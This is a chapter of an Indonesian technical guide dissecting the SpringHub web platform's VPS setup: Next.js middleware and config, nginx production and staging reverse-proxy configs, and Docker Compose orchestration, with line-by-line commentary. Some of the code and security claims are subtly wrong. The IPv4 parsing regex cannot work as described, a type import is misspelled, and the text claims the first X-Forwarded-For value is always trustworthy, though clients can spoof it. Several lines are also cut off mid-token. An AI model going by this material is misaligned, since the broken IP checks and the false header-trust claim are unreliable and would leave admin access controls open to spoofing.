Bab ini membedah seluruh lapisan infrastruktur yang membuat SpringHub berjalan di atas satu VPS: dari file konfigurasi Node/Next.js, reverse proxy Nginx, orkestrasi Docker Compose (produksi + staging + preview paralel), Dockerfile multi-stage, pipeline CI/CD GitHub Actions, skrip operasional server, sampai antrean pekerja BullMQ. Setiap file dikutip langsung dari repositori asli dengan analisis baris per baris, sehingga pembaca bisa memakai modul ini sebagai "tur berpemandu" ke kode produksi.

9.1 Peta Infrastruktur

SpringHub tidak berjalan di serverless (Vercel/Supabase) seperti desain awal — setelah sesi diskusi 1 Juni 2026, proyek dimigrasikan ke satu VPS (Hostinger KVM) dengan pola *single-host Docker Compose*. Satu mesin menjalankan lima kontainer:



Fakta kunci arsitektur:

Lapisan	Pilihan	Alasan
Host	Hostinger KVM 4 (VPS, DC Indonesia)	Latensi rendah, biaya tetap, kontrol penuh
CDN/Proxy	Cloudflare (proxy ON)	WAF gratis, rate limiting, sembunyikan IP asli
Runtime	Node 20 Alpine, Next.js output: "standalone"	Image kecil (~200MB), start cepat
Orkestrasi	Docker Compose (bukan K8s)	1 host, 5 service — K8s overkill
Database	PostgreSQL 16 + PostGIS, postgis/postgis:16-3.4-alpine	Data spasial mata air butuh PostGIS

Lapisan	Pilihan	Alasan
Cache & Antrean	Redis 7 (password, <code>allkeys-lru</code> , <code>maxmem 256MB</code>)	BullMQ + rate limit + cache
Reverse proxy	<code>nginx:alpine</code> , konfigurasi statis	Kontrol penuh rate limit per endpoint
CI/CD	GitHub Actions → SSH ke VPS	Deploy 3 jalur: prod/staging/preview
Backup	<code>pg_dump</code> + gzip + GPG AES256 (cron 03:00 WIB)	Enkripsi, retensi 7 hari

Tiga lingkungan yang hidup paralel di VPS yang sama:

1. **Produksi** (`docker-compose.yml`) — `www.springhub.id` , port `80/443` , DB `springhub` di port host `5432` , Redis `6379` , web `31759` .
2. **Staging** (`docker-compose.staging.yml` , project `staging`) — `staging.springhub.id` lewat SSH tunnel/Cloudflare, Basic Auth, port host `5433/6380/31760` , nginx di `8080` , DB terpisah `springhub_staging` .
3. **Preview per-branch** (`docker-compose.preview.yml`) — `<branch>.staging.springhub.id` , container `web-<branch>` di port dinamis `32000..32399` , memakai postgres/redis staging.

Isolasi antar lingkungan dicapai dengan: **port host berbeda**, **volume berbeda** (`postgres_data` vs `postgres_staging_data`), **database berbeda**, dan **project Compose berbeda** (`-p staging` , `-p preview-<branch>`).

9.2 `middleware.ts` — Gerbang Awal Setiap Request

`middleware.ts` adalah kode pertama yang menyentuh request di sisi Next.js (berjalan di Edge runtime, sebelum page/route handler). File ini melakukan tiga pekerjaan:

1. Mencegah CDN meng-cache response API.
2. Memverifikasi JWT session + mengalihkan rute admin.
3. Whitelist IP admin (opsional, fail-closed).

9.2.1 Kode lengkap

```

// middleware.ts - 126 baris
import { NextResponse } from "next/server";
import type { NextRequest } from "next/server";
import { jwtVerify, type JWPayload } from "jose";
import { verifyJwtWithRotation } from "@lib/jwt";

const SESSION_COOKIE = "session";
const GUEST_COOKIE = "guest_session_id";

const ADMIN_ROUTES = ["/admin"];
const AUTH_ROUTES = ["/sign-in", "/join"];
const PROJECT_CREATE = "/projects/new";

function ipv4ToInt(ip: string): number | null {
  let value = ip.trim();
  if (value.toLowerCase().startsWith("::ffff:")) value = value.slice(7);
  const match = /^(?!(?:[0-9]{1,3})\.(?:[0-9]{1,3})\.(?:[0-9]{1,3})\.(?:[0-9]{1,3}))$/.exec(value);
  if (!match) return null;
  const octets = match.slice(1).map(Number);
  if (octets.some(o => o > 255)) return null;
  return ((octets[0] * 256 + octets[1]) * 256 + octets[2]) * 256 + octets[3];
}

function isIpInCidr(ip: string, cidr: string): boolean {
  const [rangeIp, prefixStr] = cidr.split("/");
  const prefix = prefixStr ? Number(prefixStr) : 32;
  if (!Number.isInteger(prefix) || prefix < 0 || prefix > 32) return false;
  const ipInt = ipv4ToInt(ip);
  const rangeInt = ipv4ToInt(rangeIp);
  if (ipInt === null || rangeInt === null) return false;
  const mask = prefix === 0 ? 0 : (0xffffffff << (32 - prefix)) >>> 0;
  return (ipInt & mask) === (rangeInt & mask);
}

// x-real-ip diset oleh nginx dan tidak bisa dipalsukan dari luar.
// x-forwarded-for hanya dipakai sebagai fallback (misal request langsung ke VPS)
function getClientIp(request: NextRequest): string {
  const real = request.headers.get("x-real-ip");
  if (real && ipv4ToInt(real) !== null) return real;
  const xff = request.headers.get("x-forwarded-for");
  if (xff) {
    const first = xff.split(",")[0]?.trim();
    if (first && ipv4ToInt(first) !== null) return first;
  }
  return "";
}

// Fail-closed: whitelist diset tapi IP tidak valid/tidak terdeteksi → DENY.
function isAllowedIp(ip: string, ranges: string[]): boolean {
  if (ip === "" || ipv4ToInt(ip) === null) return false;
  return ranges.some((range) => isIpInCidr(ip, range));
}

export async function middleware(request: NextRequest) {
  const { pathname } = request.nextUrl;

```

```

// API routes: prevent CDN caching so data always fresh
if (pathname.startsWith("/api/")) {
  const response = NextResponse.next();
  response.headers.set(
    "Cache-Control",
    "no-cache, no-store, must-revalidate"
  );
  response.headers.set("Pragma", "no-cache");
  response.headers.set("Expires", "0");
  return response;
}

const sessionToken = request.cookies.get(SESSION_COOKIE)?.value;
let session: { userId: string; role: string } | null = null;

if (sessionToken) {
  try {
    const result = await verifyJwtWithRotation<JWTPayload>(sessionToken, (secret) => {
      return jwtVerify(sessionToken, secret).then((r) => r.payload);
    });
    if (result?.payload && typeof result.payload === "object") {
      const p = result.payload as Record<string, unknown>;
      session = {
        userId: typeof p.userId === "string" ? p.userId : "",
        role: typeof p.role === "string" ? p.role : "user",
      };
    }
  } catch {
    // Invalid token
  }
}

if (!request.cookies.get(GUEST_COOKIE)?.value) {
  // Guest cookie will be set by the guest utility when needed
}

if (pathname.startsWith("/admin")) {
  if (!session || session.role !== "admin") {
    const url = new URL("/sign-in", request.url);
    url.searchParams.set("redirect", pathname);
    return NextResponse.redirect(url);
  }

  // IP whitelist untuk admin (optional)
  const allowedCidrs = process.env.ADMIN_ALLOWED_IPS;
  if (allowedCidrs) {
    const ranges = allowedCidrs.split(",").map(s => s.trim()).filter(Boolean);
    if (ranges.length > 0 && !isAllowedIp(getClientIp(request), ranges)) {
      return new NextResponse("Access denied: IP not allowed", { status: 403 });
    }
  }
}

if (AUTH_ROUTES.includes(pathname)) {
  if (session) {
    return NextResponse.redirect(new URL("/", request.url));
  }
}

```

```

    }

    if (pathname.startsWith("/report/")) {
        return NextResponse.next();
    }

    return NextResponse.next();
}

export const config = {
    matcher: [
        "/(?!_next/static|_next/image|favicon.ico|api/|.*\\.?(?:svg|png|jpg|jpeg|gif|v
    ],
};

```

9.2.2 Analisis baris penting

Baris 56-66 — API anti-cache. Semua `pathname.startsWith("/api/")` diberi header

`Cache-Control: no-cache, no-store, must-revalidate` + `Pragma` + `Expires: 0`.

Kenapa? Cloudflare di depan VPS punya cache default untuk aset statis. Tanpa header

ini, response JSON dari `GET /api/reports` bisa tersimpan di edge CDN dan pengguna

melihat data basi — atau lebih buruk, response error yang menyangkut data privat.

Header `Expires: 0` menutup celah HTTP/1.0 caches yang mengabaikan `Cache-Control`.

Baris 68-86 — Verifikasi JWT di edge. Cookie `session` dibaca lalu diverifikasi dengan `verifyJwtWithRotation()` (lihat BAB 10 §10.4 untuk detail rotasi kunci). Perhatikan middleware TIDAK mengecek `session ledger` ke database — itu hanya dilakukan di `lib/auth.ts:getSession()` pada route handler. Alasan: middleware berjalan di Edge runtime tanpa koneksi PostgreSQL; verifikasi kriptografis saja cukup untuk pengalihan rute, sementara otorisasi yang butuh data terkini (misal akun diblokir) dilakukan ulang di dalam API.

Baris 92-107 — Gerbang admin dua lapis. Lapis pertama: role JWT harus `admin`, jika tidak → redirect ke `/sign-in?redirect=<path>`. Lapis kedua (opsional): whitelist IP via env `ADMIN_ALLOWED_IPS` (format `"1.2.3.4,10.0.0.0/8"`). Ini **fail-closed**: kalau env diset tapi IP tidak terdeteksi atau tidak valid, request ditolak `403` — kebalikan dari pola *fail-open* yang sering menjadi temuan audit.

Baris 13-32 — Utilitas IP. `ipv4ToInt` menormalkan IPv4-mapped IPv6 (`::ffff:1.2.3.4`), memvalidasi setiap oktet, lalu mengubahnya jadi integer 32-bit. `isIpInCidr` menghitung netmask dari prefix dan membandingkan bit — implementasi CIDR murni tanpa library tambahan (hemat bundle edge).

Baris 36-45 — Sumber IP yang dipercaya. Prioritas: `x-real-ip` (diset nginx, lihat §9.4) → `x-forwarded-for` (fallback). Header `x-forwarded-for` bisa dipalsukan oleh klien langsung, tapi nilai pertama dari daftar yang ditambahkan nginx di belakangnya selalu benar; itulah mengapa hanya `split(",")[0]` yang dipakai.

Baris 122-126 — Matcher. Rute yang TIDAK melewati middleware: `_next/static` (aset Next.js), `_next/image` (optimizer gambar), `favicon.ico`, semua `/api/*` (karena blok API ditangani di baris 57), dan ekstensi gambar statis. Artinya middleware hanya menyentuh halaman — beban minimal.

9.3 `next.config.mjs` — Konfigurasi Runtime Next.js

File ini menentukan tiga hal besar: bentuk output (standalone), keamanan header, dan daftar modul yang boleh dijalankan di luar bundle server.

```
// next.config.mjs - 76 baris
/** @type {import('next').NextConfig} */
const nextConfig = {
  eslint: {
    ignoreDuringBuilds: true,
  },
  reactStrictMode: true,
  output: "standalone",
  images: {
    remotePatterns: [
      { protocol: "https", hostname: "images.unsplash.com" },
      { protocol: "https", hostname: "*.greennetwork.id" },
      { protocol: "https", hostname: "upload.wikimedia.org" },
      { protocol: "https", hostname: "img.youtube.com" },
      { protocol: "https", hostname: "i.ytimg.com" },
      { protocol: "https", hostname: "*.r2.dev" },
      { protocol: "https", hostname: "www.springhub.id" },
      { protocol: "https", hostname: "springhub.id" },
    ],
  },
  experimental: {
    clientRouterFilter: true,
    clientRouterFilterRedirects: true,
    serverComponentsExternalPackages: [
      "@prisma/client",
      "@prisma/adapters",
      "sharp",
      "@aws-sdk/client-s3",
      "@aws-sdk/lib-storage",
      "ioredis",
      "bullmq",
      "nodemailer",
      "pino",
      "jsdom",
      "dompurify",
    ],
  },
  async headers() {
    return [
      {
        source: "/(.*)",
        headers: [
          { key: "X-Frame-Options", value: "DENY" },
          { key: "X-Content-Type-Options", value: "nosniff" },
          { key: "Referrer-Policy", value: "strict-origin-when-cross-origin" },
          { key: "X-XSS-Protection", value: "1; mode=block" },
          { key: "Strict-Transport-Security", value: "max-age=63072000; includeSubdomains" },
          { key: "Permissions-Policy", value: "camera=(), geolocation=(self), microphone=()"},
          {
            key: "Content-Security-Policy",
            value: [
              "default-src 'self'",
              "script-src 'self' 'unsafe-inline' 'unsafe-eval' https://*.openstreetmap.org",
              "style-src 'self' 'unsafe-inline'",
              "img-src 'self' data: blob: https://*.openstreetmap.org https://*.tile.openstreetmap.org",
              "font-src 'self' data:",
            ],
          },
        ],
      },
    ],
  },
}
```

```

        "connect-src 'self' https://api.xendit.co https://*.r2.dev https://",
        "media-src 'self' https://*.r2.dev",
        "frame-src https://www.youtube.com",
        "frame-ancestors 'none'",
        "base-uri 'self'",
        "form-action 'self'",
    ].join("; "),
    },
  ],
},
{
  source: "/api/donations/webhook",
  headers: [
    { key: "X-Content-Type-Options", value: "nosniff" },
  ],
},
];
};
};

export default nextConfig;

```

Analisis:

- **output: "standalone" (baris 7)** — kunci Docker. Next.js menghasilkan folder `.next/standalone` yang berisi server minimal + `node_modules` yang benar-benar dibutuhkan. Tanpa ini, image Docker harus menyalin seluruh `node_modules` (ratusan MB); dengan ini image runner hanya berisi server + aset statis (lihat §9.8 Dockerfile).
- **images.remotePatterns (baris 8-19)** — daftar putih *hostname* untuk komponen `next/image`. Ini sekaligus pengaman SSRF tingkat-1 untuk optimizer gambar: hostname di luar daftar ditolak 400 oleh Next.js sendiri. Pola `*.r2.dev` mengizinkan subdomain R2 (bucket foto), `i.ytimg.com` untuk thumbnail YouTube (§10.14).
- **serverComponentsExternalPackages (baris 23-35)** — modul native/heavy yang TIDAK boleh dibundel ke server runtime: `sharp` (pengolah gambar C++), `@prisma/adapters-pg + pg`, `ioredis / bullmq` (antrean), `jsdom` + `dompurify` (sanitasi XSS server-side, BAB 10 §10.2). Memasukkan `jsdom` ke bundle client akan menggagalkan build dan membocorkan sanitizer.
- **CSP (baris 49-63)** — satu-satunya sumber kebenaran CSP ada di sini, BUKAN di nginx (keputusan sesi audit 2 Juli 2026 setelah ditemukan duplikasi CSP yang saling menimpa). Direktif yang menonjol: `frame-ancestors 'none'` (anti clickjacking, melengkapi `X-Frame-Options: DENY`), `form-action 'self'` (memblokir form yang menyerahkan data ke domain lain), `base-uri 'self'` (anti base-tag injection). `script-src` masih mengizinkan `'unsafe-inline'` dan `'unsafe-eval'` — kompromi untuk Next.js dev tooling dan Leaflet; dicatat sebagai area perbaikan bertingkat.

9.4 `nginx.conf` — Reverse Proxy Produksi (331 baris)

Nginx adalah pintu gerbang sesungguhnya dari internet. Semua request masuk ke sini dulu; baru diteruskan ke `web:31759`. Berikut pembedahan lengkap.

9.4.1 Bagian global: hardening & buffer

```
# nginx.conf — baris 1-45
events {
    worker_connections 2048;
    multi_accept on;
    use epoll;
}

http {
    include /etc/nginx/mime.types;
    default_type application/octet-stream;
    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;

    # — Security: Sembunyikan versi nginx —
    server_tokens off;

    # — Security: Timeouts & buffer overflow protection —
    client_body_timeout 10s;
    client_header_timeout 10s;
    send_timeout 10s;
    keepalive_timeout 65;
    keepalive_requests 100;
    client_max_body_size 20M;
    client_body_buffer_size 128k;
    client_header_buffer_size 1k;
    large_client_header_buffers 4 8k;

    # — Security: Cegah IP spoof / open proxy —
    underscores_in_headers off;
```

Cerita konfigurasi: `server_tokens off` menyembunyikan versi nginx dari header `Server` — penyerang yang melakukan *version fingerprinting* tidak mendapat amunisi untuk mencari CVE spesifik versi. `client_max_body_size 20M` membatasi ukuran body (foto maks 10MB + overhead multipart; lihat BAB 10 §10.5 tentang payload raksasa). `large_client_header_buffers 4 8k` membatasi ukuran header per request — serangan *slowloris* yang mengirim header raksasa akan ditolak di lapisan ini, bukan membebani Node.js.

9.4.2 Rate limiting zones

```
# nginx.conf – baris 47-59
#
# RATE LIMITING ZONES
#
limit_req_zone $binary_remote_addr zone=api:10m    rate=30r/s;
limit_req_zone $binary_remote_addr zone=auth:10m    rate=5r/s;
limit_req_zone $binary_remote_addr zone=donate:10m  rate=3r/s;
limit_req_zone $binary_remote_addr zone=newsletter:10m rate=2r/m;
limit_req_zone $binary_remote_addr zone=report:10m  rate=1r/s;
limit_conn_zone $binary_remote_addr zone=conn_limit:10m;

# Cache zone for static files
proxy_cache_path /var/cache/nginx levels=1:2 keys_zone=STATIC:10m
                 inactive=365d max_size=1g;
```

Enam zona rate limit dengan kebijakan berbeda per fungsi:

Zone	Rate	Dipakai di	Efek
api	30 r/s	/api/ generik	Anti scraping API umum
auth	5 r/s	login & register	Anti brute force lapis nginx
donate	3 r/s	pembuatan invoice donasi	Anti spam donasi
newsletter	2 r/m	newsletter	Anti bom email
report	1 r/s	submit laporan	Anti flood form
conn_limit	10 koneksi	semua	Anti koneksi numpuk

Key-nya `$binary_remote_addr` — bentuk biner (4 byte) alamat IP, hemat memori zona 10MB bisa menampung ratusan ribu key. Ini lapisan PERTAMA; di dalam aplikasi masih ada rate limiter Redis kedua (BAB 10 §10.4).

9.4.3 Cloudflare real-IP

```
# nginx.conf – baris 66-89
# — Cloudflare Real IP (biar rate limiter pake IP asli visitor, bukan IP Cloud
set_real_ip_from 173.245.48.0/20;
set_real_ip_from 103.21.244.0/22;
set_real_ip_from 103.22.200.0/22;
set_real_ip_from 103.31.4.0/22;
set_real_ip_from 141.101.64.0/18;
set_real_ip_from 108.162.192.0/18;
set_real_ip_from 190.93.240.0/20;
set_real_ip_from 188.114.96.0/20;
set_real_ip_from 197.234.240.0/22;
set_real_ip_from 198.41.128.0/17;
set_real_ip_from 162.158.0.0/15;
set_real_ip_from 104.16.0.0/13;
set_real_ip_from 104.24.0.0/14;
set_real_ip_from 172.64.0.0/13;
set_real_ip_from 131.0.72.0/22;
set_real_ip_from 2400:cb00::/32;
set_real_ip_from 2606:4700::/32;
set_real_ip_from 2803:f800::/32;
set_real_ip_from 2405:b500::/32;
set_real_ip_from 2405:8100::/32;
set_real_ip_from 2a06:98c0::/29;
set_real_ip_from 2c0f:f248::/32;
real_ip_header CF-Connecting-IP;
```

Mengapa ini penting? Dengan proxy Cloudflare ON, semua request tampak datang dari IP Cloudflare (ratusan IP bersama). Jika nginx percaya `$remote_addr` sebagai IP klien, maka: (1) rate limiter menghitung seluruh pengunjung situs sebagai satu IP → semua orang kena batas barengan; (2) `$binary_remote_addr` jadi tidak berguna. Solusinya: `set_real_ip_from` mendeklarasikan daftar prefix Cloudflare (dari <https://www.cloudflare.com/ips-v4> dan [ips-v6](https://www.cloudflare.com/ips-v6)), lalu `real_ip_header CF-Connecting-IP` — header khusus yang DISISIPKAN Cloudflare dan tidak bisa dipalsukan klien karena koneksi TCP asli memang berasal dari Cloudflare. Hasilnya: nginx melihat IP visitor asli, dan middleware Next.js menerima `x-real-ip` yang benar (lihat §9.2 baris 36-45).

9.4.4 SSL & upstream

```
# nginx.conf – baris 91-100
# — SSL settings —
ssl_certificate /etc/letsencrypt/live/www.springhub.id/fullchain.pem;
ssl_certificate_key /etc/letsencrypt/live/www.springhub.id/privkey.pem;
ssl_protocols TLSv1.2 TLSv1.3;
ssl_ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-
ssl_prefer_server_ciphers off;
ssl_session_cache shared:SSL:10m;
ssl_session_timeout 1h;
ssl_session_tickets off;
ssl_buffer_size 4k;

# =====
# CATCH-ALL: Akses via IP langsung (76.13.198.18)
# =====

server {
    listen 80;
    server_name _;
```

Sertifikat Let's Encrypt dimount read-only dari host (`/etc/letsencrypt:ro` di compose, §9.7). TLS 1.2 + 1.3 saja; TLS 1.0/1.1 (yang punya kerentanan BEAST/POODLE) ditolak. `ssl_session_tickets off` mencegah *session ticket* yang bisa disalahgunakan untuk *ticket forgery*; session cache 10MB dipakai sebagai gantinya. `ssl_buffer_size 4k` mempercepat TTFB untuk halaman kecil.

9.4.5 Blok lokasi produksi (HTTPS, baris 180-330)

```
# HTTPS → serve
server {
    listen 443 ssl;
    http2 on;
    server_name springhub.id www.springhub.id;

    # Security headers
    add_header Strict-Transport-Security "max-age=63072000; includeSubDomains; preload";
    add_header X-Frame-Options "DENY" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header X-XSS-Protection "1; mode=block" always;
    add_header Referrer-Policy "strict-origin-when-cross-origin" always;
    add_header Permissions-Policy "camera=(), geolocation=(self), microphone=()";
    # CSP diatur di next.config.mjs – hanya satu sumber kebenaran

    # Uploaded files
    location /uploads/ {
        alias /data/uploads/;
        expires 365d;
        add_header Cache-Control "public, immutable, max-age=31536000";
        access_log off;
        autoindex off;
    }
}
```

Tiga pola blok lokasi yang perlu dipelajari:

1. **/uploads/ (baris 194-201)** — file foto dilayani LANGSUNG dari disk volume (/data/uploads), tidak lewat Node.js. `autoindex off` mencegah listing direktori (orang bisa mem-browse semua foto orang lain), `expires 365d + immutable` karena nama file mengandung timestamp unik (`1700000000-ab12cd.jpg`).
2. **/_next/static (baris 203-211)** — aset build Next.js di-cache proxy 365 hari dengan `proxy_cache_use_stale error timeout updating`: jika upstream (web) mati saat cache miss, nginx tetap menyajikan versi basi — halaman tidak mati total saat deploy.
3. **Endpoint sensitif (baris 213-270)** — `limit_req` khusus: `/api/auth/login` (5 r/s, burst 3), `/api/auth/register` (burst 2), `/api/donations/invoice` (3 r/s), `/api/reports` (1 r/s), `/api/newsletter` (2 r/m). Order lokasi nginx menentukan: blok spesifik didaftarkan LEBIH DULU daripada `/api/` generik (baris 273) dan `/` (baris 318), sehingga pola endpoint penting selalu menang.

```
# API routes – strict rate limiting per endpoint
location /api/auth/login {
    limit_req zone=auth burst=3 nodelay;
    limit_conn conn_limit 5;
    proxy_pass http://nextjs;
    proxy_http_version 1.1;
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
    proxy_read_timeout 30s;
}
```

Perhatikan `proxy_set_header X-Real-IP $remote_addr` — nilai `$remote_addr` di sini sudah IP asli visitor berkat blok real-IP Cloudflare (§9.4.3). Header ini yang dibaca `middleware.ts` dan `lib/auth.ts:getClientIp()`.

9.4.6 Catch-all & redirect HTTP

```
# HTTP → HTTPS redirect
server {
    listen 80;
    server_name springhub.id www.springhub.id;
    return 301 https://www.springhub.id$request_uri;
}
```


Semua traffic HTTP di-redirect 301 ke HTTPS — tidak ada konten yang dilayani tanpa enkripsi. Server `server_name _` (catch-all) melayani akses langsung ke IP VPS dengan security headers yang sama, sehingga IP mentah pun tidak menjadi pintu masuk yang "lebih lemah".

9.5 `nginx-staging.conf` — Gerbang Staging dengan Basic Auth

Staging TIDAK boleh sama terbukanya dengan produksi — data di dalamnya adalah *restore* dari backup produksi (termasuk PII pengguna). Karena itu staging dilindungi **Basic Auth** dan hanya mendengar di `127.0.0.1:8080`.

```

# nginx-staging.conf – 91 baris
worker_processes auto;
events { worker_connections 1024; }
http {
    include /etc/nginx/mime.types;
    default_type application/octet-stream;
    sendfile on;
    keepalive_timeout 65;

    # Staging hanya mendengar 127.0.0.1:8080 – bisa diakses via SSH tunnel
    # atau reverse-proxy Cloudflare. TLS ditangani lapisan depan.

    limit_req_zone $binary_remote_addr zone=stg_general:10m rate=20r/s;

    upstream staging_web {
        server web:31760;
        keepalive 16;
    }

    server {
        listen 80;
        server_name staging.springhub.id;

        auth_basic "SpringHub Staging";
        auth_basic_user_file /etc/nginx/htpasswd-staging;

        limit_req zone=stg_general burst=40 nodelay;

        client_max_body_size 20m;

        add_header X-Content-Type-Options "nosniff" always;
        add_header X-Frame-Options "DENY" always;
        add_header Referrer-Policy "strict-origin-when-cross-origin" always;

        location / {
            proxy_pass http://staging_web;
            proxy_http_version 1.1;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-Proto $scheme;
            proxy_set_header Connection "";
        }

        location /uploads/ {
            alias /data/uploads/;
            expires 30d;
            add_header Cache-Control "public, immutable";
        }

        location ~ ^/api/ {
            proxy_pass http://staging_web;
            proxy_http_version 1.1;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-Proto $scheme;
            limit_req zone=stg_general burst=60 nodelay;
        }
    }
}

```

```

    }
}

# Preview per-branch: <branch>.staging.springhub.id → web-<branch>:31760
server {
    listen 80;
    server_name ~^(?<sub>[a-z0-9-]+)\.staging\.springhub\.id$;

    auth_basic "SpringHub Preview";
    auth_basic_user_file /etc/nginx/htpasswd-preview;

    resolver 127.0.0.11 valid=10s;
    set $backend "web-${sub}:31760";

    limit_req zone=stg_general burst=40 nodelay;
    client_max_body_size 20m;

    add_header X-Content-Type-Options "nosniff" always;
    add_header X-Frame-Options "DENY" always;

    location / {
        proxy_pass http://$backend;
        proxy_http_version 1.1;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_set_header Connection "";
    }

    location /uploads/ {
        alias /data/uploads/;
        expires 30d;
        add_header Cache-Control "public, immutable";
    }
}
}
}

```

Pelajaran konfigurasi:

- **Baris 23-24 — Basic Auth.** `auth_basic_user_file` menunjuk file `htpasswd` yang DIBUAT OTOMATIS oleh `scripts/setup-htpasswd-staging.sh` saat deploy (§9.13). File `htpasswd` ada di `.gitignore` — kredensial staging tidak pernah masuk git. Password disimpan sebagai hash `apr1` (bukan plaintext).
- **Baris 62-65 — Virtual host dinamis.** `server_name ~^(?<sub>[a-z0-9-]+)\.staging\.springhub\.id$` menggunakan *named regex capture*: subdomain apa pun (mis. `feat-map`, `fix-login`) diterima. Nama itu menjadi nama container: `set $backend "web-${sub}:31760"` lalu `proxy_pass http://$backend`. `resolver 127.0.0.11` adalah DNS bawaan Docker — wajib karena nama backend berupa variabel (nginx tidak bisa resolve nama dinamis tanpa resolver eksplisit).

- **Baris 67-69 — Berhati-hati dengan regex di nginx.** `server_name ~^...$` adalah regex **tanpa kurung kurawal** — pelajaran dari sesi 12 Agustus 2026: pola asli memakai `{1,30}` (quantifier) dan nginx meng-parse kurung kurawal sebagai blok, sehingga `nginx -t` gagal. Versi final membatasi panjang nama subdomain di sisi GitHub Actions (`head -c 30` , lihat §9.10) dan memakai kelas karakter sederhana di regex.
- **Tidak ada HTTPS di sini.** Staging hanya `listen 80` di loopback `127.0.0.1:8080` ; TLS ditangani lapisan depan (Cloudflare Access / SSH tunnel). Ini keputusan sadar: mengurangi permukaan sertifikat dan memaksa akses staging lewat jalur yang sudah terautentikasi.

9.6 `docker-compose.yml` — Orkestrasi Produksi

```

# docker-compose.yml – 153 baris
services:
  postgres:
    image: postgis/postgis:16-3.4-alpine
    restart: unless-stopped
    environment:
      POSTGRES_USER: springhub
      POSTGRES_PASSWORD: ${DB_PASSWORD:?DB_PASSWORD belum di-set di .env}
      POSTGRES_DB: springhub
    # Batasi koneksi + timeout – cegah koneksi numpuk kayak di Supabase
    command:
      - "postgres"
      - "-c"
      - "max_connections=50"
      - "-c"
      - "idle_in_transaction_session_timeout=30000"
      - "-c"
      - "statement_timeout=30000"
    volumes:
      - postgres_data:/var/lib/postgresql/data
    ports:
      - "127.0.0.1:5432:5432"
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U springhub"]
      interval: 10s
      timeout: 5s
      retries: 5
    deploy:
      resources:
        limits:
          memory: 2G
        reservations:
          memory: 512M

  redis:
    image: redis:7-alpine
    restart: unless-stopped
    command: redis-server --appendonly yes --maxmemory 256mb --maxmemory-policy a
    volumes:
      - redis_data:/data
    ports:
      - "127.0.0.1:6379:6379"
    healthcheck:
      test: ["CMD-SHELL", "redis-cli -a '${REDIS_PASSWORD}' ping | grep -q PONG"]
      interval: 10s
      timeout: 5s
      retries: 5
    deploy:
      resources:
        limits:
          memory: 512M

  web:
    build:
      context: .
      dockerfile: Dockerfile

```

```
restart: unless-stopped
depends_on:
  postgres:
    condition: service_healthy
  redis:
    condition: service_healthy
env_file:
  - .env.production
environment:
  DATABASE_URL: "postgresql://springhub:${DB_PASSWORD:?DB_PASSWORD belum di-s
  REDIS_URL: "redis://default:${REDIS_PASSWORD:?REDIS_PASSWORD belum di-set}@
  REDIS_QUEUE_URL: "redis://default:${REDIS_PASSWORD:?REDIS_PASSWORD belum di
  UPLOAD_DIR: "/data/uploads"
  UPLOAD_URL_PREFIX: "/uploads"
  PORT: "31759"
ports:
  - "127.0.0.1:31759:31759"
volumes:
  - uploads_data:/data/uploads
security_opt:
  - no-new-privileges:true
cap_drop:
  - ALL
cap_add:
  - NET_BIND_SERVICE
healthcheck:
  test: ["CMD", "wget", "-q0-", "http://127.0.0.1:31759/api/health"]
  interval: 30s
  timeout: 10s
  retries: 3
  start_period: 40s
deploy:
  resources:
    limits:
      memory: 1G
    reservations:
      memory: 256M

worker:
  build:
    context: .
    dockerfile: Dockerfile
  restart: unless-stopped
  depends_on:
    postgres:
      condition: service_healthy
    redis:
      condition: service_healthy
  env_file:
    - .env.production
  environment:
    REDIS_URL: "redis://default:${REDIS_PASSWORD:?REDIS_PASSWORD belum di-set}@
    REDIS_QUEUE_URL: "redis://default:${REDIS_PASSWORD:?REDIS_PASSWORD belum di
  command: npx tsx workers/email-worker.ts
  security_opt:
    - no-new-privileges:true
  cap_drop:
```

```

    - ALL
  cap_add:
    - NET_BIND_SERVICE
  deploy:
    resources:
      limits:
        memory: 256M

nginx:
  image: nginx:alpine
  restart: unless-stopped
  ports:
    - "80:80"
    - "443:443"
  volumes:
    - ./nginx.conf:/etc/nginx/nginx.conf:ro
    - /etc/letsencrypt:/etc/letsencrypt:ro
    - uploads_data:/data/uploads:ro
  depends_on:
    web:
      condition: service_healthy
  security_opt:
    - no-new-privileges:true
  cap_drop:
    - ALL
  cap_add:
    - NET_BIND_SERVICE
    - CHOWN
    - DAC_OVERRIDE
    - SETGID
    - SETUID
  deploy:
    resources:
      limits:
        memory: 256M

volumes:
  postgres_data:
  redis_data:
  # certbot_data dihapus — tidak dipakai
  uploads_data:

```

Pola yang wajib dipahami:

1. `${DB_PASSWORD:?DB_PASSWORD belum di-set di .env}` (baris 7) — operator `:?` membuat Compose GAGAL dengan pesan jelas jika variabel tidak ada. Kesalahan konfigurasi terdeteksi saat deploy, bukan saat runtime meledak dengan koneksi ditolak.
2. **Batasan PostgreSQL (baris 10-17)** — `max_connections=50`, `idle_in_transaction_session_timeout=30000`, `statement_timeout=30000`. Ini pelajaran dari era Supabase: koneksi yang numpuk karena transaksi

menggantung membuat DB tak responsif. Kini server sendiri yang memutus koneksi idle >30 detik dan query >30 detik.

3. **Binding** `127.0.0.1:PORT:PORT` (baris 20-21, 40-41, 71-72) — semua port internal (postgres 5432, redis 6379, web 31759) TIDAK diekspos ke internet, hanya loopback VPS. Satu-satunya yang mendengar dunia luar: nginx (80/443). Inilah yang membuat `scripts/firewall-rules.sh` bisa menutup semua port kecuali 22/80/443 tanpa memutus internal.
4. **depends_on: condition: service_healthy** (baris 56-61) — web menunggu postgres DAN redis sehat (bukan sekadar start). nginx menunggu web sehat. Rantai ini mencegah *crash-loop* klasik "web start sebelum DB siap". Untuk worker, `depends_on` postgres+redis juga diterapkan (temuan audit 2 Juli 2026 — sebelumnya worker bisa start sebelum Redis dan gagal koneksi).
